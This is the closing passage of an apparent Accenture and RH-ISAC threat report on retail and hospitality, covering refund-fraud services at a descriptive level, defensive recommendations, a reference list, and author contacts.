


Exhibit 5: Screenshot from refunding Website Explaining How the Service Works





Exhibit 6: Screenshot from refunding website detailing which store they can defraud.



Actors facilitating refund fraud are also tracking which stores they're able to conduct their fraud at most effectively. A prominent refunding site lists the logos of its "highest successes" on their website. Many of the organizations targeted by their refund scams are headquartered in North America, including a major e-commerce company and the world's largest sportswear company. It will be crucial for retailers to combat refund fraud in the coming years and especially during the holidays when purchase volumes and refund claims skyrocket.

Exhibit 7: Feedback from 123abcuser on refund service, claiming to have received a quick refund, dated October 24, 2019





Exhibit 8: Another positive review, this time from CexDex on October 22, 2019



TLP:WHITE

CALL TO ACTION

With a wide variety of cyberthreats to defend against, from ransomware to fraud, retail and hospitality organizations need to prioritize tracking and mitigating risks associated with cyber threats of greatest consequence to their environment. This effort can be aided by pursuing some of the following actions:

Information Sharing with Peers

Sharing and ingesting threat intelligence at the tactical, operational and strategic levels will enable organizations in the retail and hospitality sectors to cauterize threats in the early stages of affecting the sectors.

Analyst staff participation in the RH-ISAC can increase exposure to the threat sharing, intelligence and collaboration that is relevant to their organizations.

Tracking Cross-Sector Threats and Ripple Affects in Retail and Hospitality Sectors

Remaining apprised of broader cyber threats affecting other industries, especially those that support retail and hospitality, can aid firms in forecasting emerging threats more effectively.

Attending RH-ISAC Weekly Intelligence calls provides an opportunity to learn from, and share with, peers to glean key insights on emerging threats.

Expand Adversary Simulation to Third Parties and Critical Points of Failure

In addition to simulating attacks against one's specific organization, retail and hospitality companies should consider running joint exercise with peers and suppliers. Firms should also explore testing the resilience of and adversarial use of emerging technologies when deployed into the business environment.

RH-ISAC workshops and training opportunities also help companies get the most out of their membership, and can also simultaneously help them to increase attack readiness.

Establish a Cyber-Fraud Operating Model

As cybercriminals continue to focus on various areas of fraud affecting retailers and hospitality companies, fusion between internal fraud and cyber threat intelligence teams becomes increasingly important. Firms should formulate an operating model and shared resources (people, processes and technologies) that can support disruption of cyberthreats and fraud in tandem.

Joining or contributing to one of the RH-ISAC's member-led working groups, such as the Fraud Working Group, can also help organizations to be the tip of the spear for combatting fraud.

References

1 Looking Back to See the Future: CIFR DeLorean – 2020 Edition, February 2020, https://www.accenture.com/us-en/blogs/blogs-looking-back-future

2 Cloud misconfigurations cost companies nearly $5 trillion, February 2020, https://www.techrepublic.com/article/cloud-misconfigurations-cost-companies-nearly-5-trillion

3 Cobalt Group, January 2018, Accenture Cyber Threat Intelligence

4 FIN7, October 2017, Accenture Cyber Threat Intelligence

5 PIGFISH, February 2017, Accenture Cyber Threat Intelligence

6 SNAKEMACKEREL, July 2015, Accenture Cyber Threat Intelligence

7 iDefense Global Research Intelligence Digest: SKATE Actors Requesting Interviews with Public Officials, February 2020, Accenture Cyber Threat Intelligence

8 ZEBRASHARK, April 2017, Accenture Cyber Threat Intelligence

9 The 10 Most Abused Top Level Domains, https://www.spamhaus.org/statistics/tlds/

10 Three Members of Notorious International Cybercrime Group "Fin7" in Custody for Role in Attacking Over 100 U.S. Companies, August 2018, https://www.justice.gov/usao-wdwa/pr/three-members-notorious-international-cybercrime-group-fin7-custody-role-attacking-over

11 Fresh FIN7 Attack Uses Reconnaissance Document and GUDWIN, June 2019, Accenture Cyber Threat Intelligence

12 Ibid.

13 Dropping Anchor: From a TrickBot Infection to the Discovery of the Anchor Malware, December 2019, https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware

14 Technical Analysis of Anchor_DNS, December 2019, Accenture Cyber Threat Intelligence

15 Technical Analysis of Anchor Modules, December 2019, Accenture Cyber Threat Intelligence

16 DanaBot banking trojan hits Germany again, with new targets, August 2019, https://www.cyberscoop.com/danabot-banking-trojan-retail-targets

17 Account [REDACTED] Advertises Rental of DanaBot Windows Malware, February 2019, Accenture Cyber Threat Intelligence

18 DanaBot banking Trojan jumps from Australia to Germany in quest for new targets, August 2019, https://www.zdnet.com/article/danabot-banking-trojan-jumps-from-australia-to-german-targets/?es_p=10026468

19 If you bought anything from these 19 companies recently, your data may have been stolen, November 2019, https://www.businessinsider.com/data-breaches-retailers-consumer-companies-2019-1

20 Technical Analysis of a Magecart Skimmer, December 2019, Accenture Cyber Threat Intelligence

21 Magecart Attack on eCommerce Platform Hits Thousands of Online Shops, October 2019, https://www.securityweek.com/magecart-attack-ecommerce-platform-hits-thousands-online-shops

[22] Magecart Attacks are now on FBI's Radar, October 2019, https://www.cisomag.com/magecart-attacks-are-now-on-fbis-radar

[23] Spray and Pray: Magecart Campaign Breaches Websites En Masse Via Misconfigured Amazon S3 Buckets, July 2019, https://www.riskiq.com/blog/labs/magecart-amazon-s3-buckets

[24] Looking Back to See the Future: CIFR DeLorean – 2020 Edition, February 2020, https://www.accenture.com/us-en/blogs/blogs-looking-back-future

[25] Magecart Skimmer Found on Eurotickets2020 and Olympictickets2020 Websites; Card Data Likely Stolen, January 2020, Accenture Cyber Threat Intelligence

[26] Online shopping overtakes a major part of retail for the first time ever, April 2019, https://www.cnbc.com/2019/04/02/online-shopping-officially-overtakes-brick-and-mortar-retail-for-the-first-time-ever.html

[27] Retailers Selling Non-Essentials See Double & Triple-Digit Increases In Online Sales During COVID-19 Crisis, April 2020, https://www.forbes.com/sites/kaleighmoore/2020/04/17/retailers-selling-non-essentials-see-double--triple-digit-increases-in-online-sales-during-covid-19-crisis/#7d6432386431

[28] The Professionalization of the Criminal Underground: Trends and Effects, February 2020, Accenture Cyber Threat Intelligence

[29] Ibid.

[30] Retail and Hospitality Threat Trend Report accenture.com/_acnmedia/Accenture/Redesign-Assets/DotCom/Documents/Global/1/Accenture-RH-Threat-Trend-Report.pdf

[31] H-Worm Campaign Targets Brazilian Hotel, July 2019, iDefense Threat Intelligence

[32] New Variant of the Houdini Worm Emerges, June 2019, https://www.securityweek.com/new-variant-houdini-worm-emerges

[33] European Hotel Group Suffers Data Breach Impacting 600,000 Hotels Worldwide, November 2019, https://www.securitymagazine.com/articles/91318-european-hotel-group-suffers-data-breach-impacting-600000-hotels-worldwide

[34] iDefense Explains: Contactless Payment Fraud, June 2019, Accenture Cyber Threat Intelligence

[35] iDefense Explains: Targeting E-commerce, November 2019, Accenture Cyber Threat Intelligence

[36] Ibid.

[37] National Retail Security Survey 2019, June 2019, https://nrf.com/research/national-retail-security-survey-2019

[38] Ibid.

[39] iDefense Explains: Contactless Payment Fraud, June 2019, Accenture Cyber Threat Intelligence

[40] iDefense Explains: Targeting E-commerce, November 2019, Accenture Cyber Threat Intelligence

Contacts/Authors

Accenture

CJ Cui
Managing Director
North America Retail Security
cj.cui@accenture.com

Rikki George
Security Principal
Retail Cyber Threat Intelligence
rikki.george@accenture.com

RH-ISAC

Carlos Kizzee
Vice President, Intelligence
carlos.kizzee@rhisac.org

Aaron Perkins
Senior Threat Intelligence Analyst
aaron.perkins@rhisac.org

About Accenture

Accenture is a leading global professional services company, providing a broad range of services in strategy and consulting, interactive, technology and operations, with digital capabilities across all of these services. We combine unmatched experience and specialized capabilities across more than 40 industries—powered by the world's largest network of Advanced Technology and Intelligent Operations centers. With 509,000 people serving clients in more than 120 countries, Accenture brings continuous innovation to help clients improve their performance and create lasting value across their enterprises. Visit us at **www.accenture.com**.

About the RH-ISAC

The Retail & Hospitality Information Sharing and Analysis Center (RH-ISAC) is the trusted community for sharing sector-specific cyber security information and intelligence. The RH-ISAC connects information security teams at the strategic, operational and tactical levels to work together on issues and challenges, to share practices and insights, and to benchmark among each other – all with the goal of building better security for the retail and hospitality industries through collaboration. RH-ISAC serves all retail and hospitality companies, including retailers, restaurants, hotels, gaming casinos, food retailers, consumer products and other consumer-facing companies. For more information, visit **www.rhisac.org**.

200432